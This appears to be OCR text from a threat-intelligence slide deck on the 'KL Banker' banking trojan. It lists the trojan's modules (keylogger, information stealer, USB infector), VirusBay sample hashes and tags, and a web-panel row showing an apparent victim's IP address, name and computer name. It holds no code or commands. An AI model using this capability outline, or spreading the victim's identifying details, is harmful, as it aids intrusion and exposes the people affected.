CUENTA DE CAR
FECHA DE PAGO

Generar Layout de Enlace

NUMERO EMPLEADO	APELLIDO PATERNO DEL EMPLEADO	APELLIDO MAT
	ESCARCEGA	MORENO
	GONZALEZ	MONTOYA
	MALDONADO	HERNANDEZ
	MEDRANO	MOLINA
	MEDRANO	MOLINA
	MEDRANO	ROJAS
	MEDRANO	ROJAS
	MEDRANO	ROJAS
	MERCADO	GALLARDO
	NEVAREZ	MEDRANO
	SEGOVIA	LOZANO
	RODRIGUEZ	CARRAZCO
	RODRIGUEZ	MARTINEZ
	ZUÑIGA	GALVAN
	GONZALEZ	GOMEZ
	MEDRANO	MOLINA
	ORTEGA	CORRAL
	GONZALEZ	SERRANO


- ATM HACKING
- SCAMS
- PHISHING
- TROJAN


KL BANKER OVERVIEW

MD5	AV	Uploader	# Downloads	Tags
a0144071f98926015cdbb553e1...	Not In VT	Touhami Kasbaoui	4511	tsunami, #miner, pwnrig, weblogic, server-attackers-hacked-by-0btemos
9fbdc5eca123e81571e8966b9b...	53 / 67	Touhami Kasbaoui	4256	Browser Password Stealer, Keylogger, Dark Tequila, Mexico, application/x-dosexec
6b34c7a8ba353c6f2d54f3226da...	Not In VT	HomardBoy	3850	#Trojan, Phorpiex, #Clipboard_Stealer, #Spread_USB


- https://beta.virusbay.io/sample/browse

TARGETS OF KL BANKER





KL BANKER MODULES



1: C&C Validation over Certificate.

2: Clean UP


3: Keylogger and Windows Monitoring

4: Information Stealer

5: USB INFECTOR


5: Service Watchdog

WEB PANEL




#	Pais	IP	Data - Hora	SO	User - Computer	AV	Navegador	Versao	Plugin
2		186.67.189.122	24/10/2022 - 08:56:50		Ramon Fredes - SCT-RFREDES			1.8	NAO
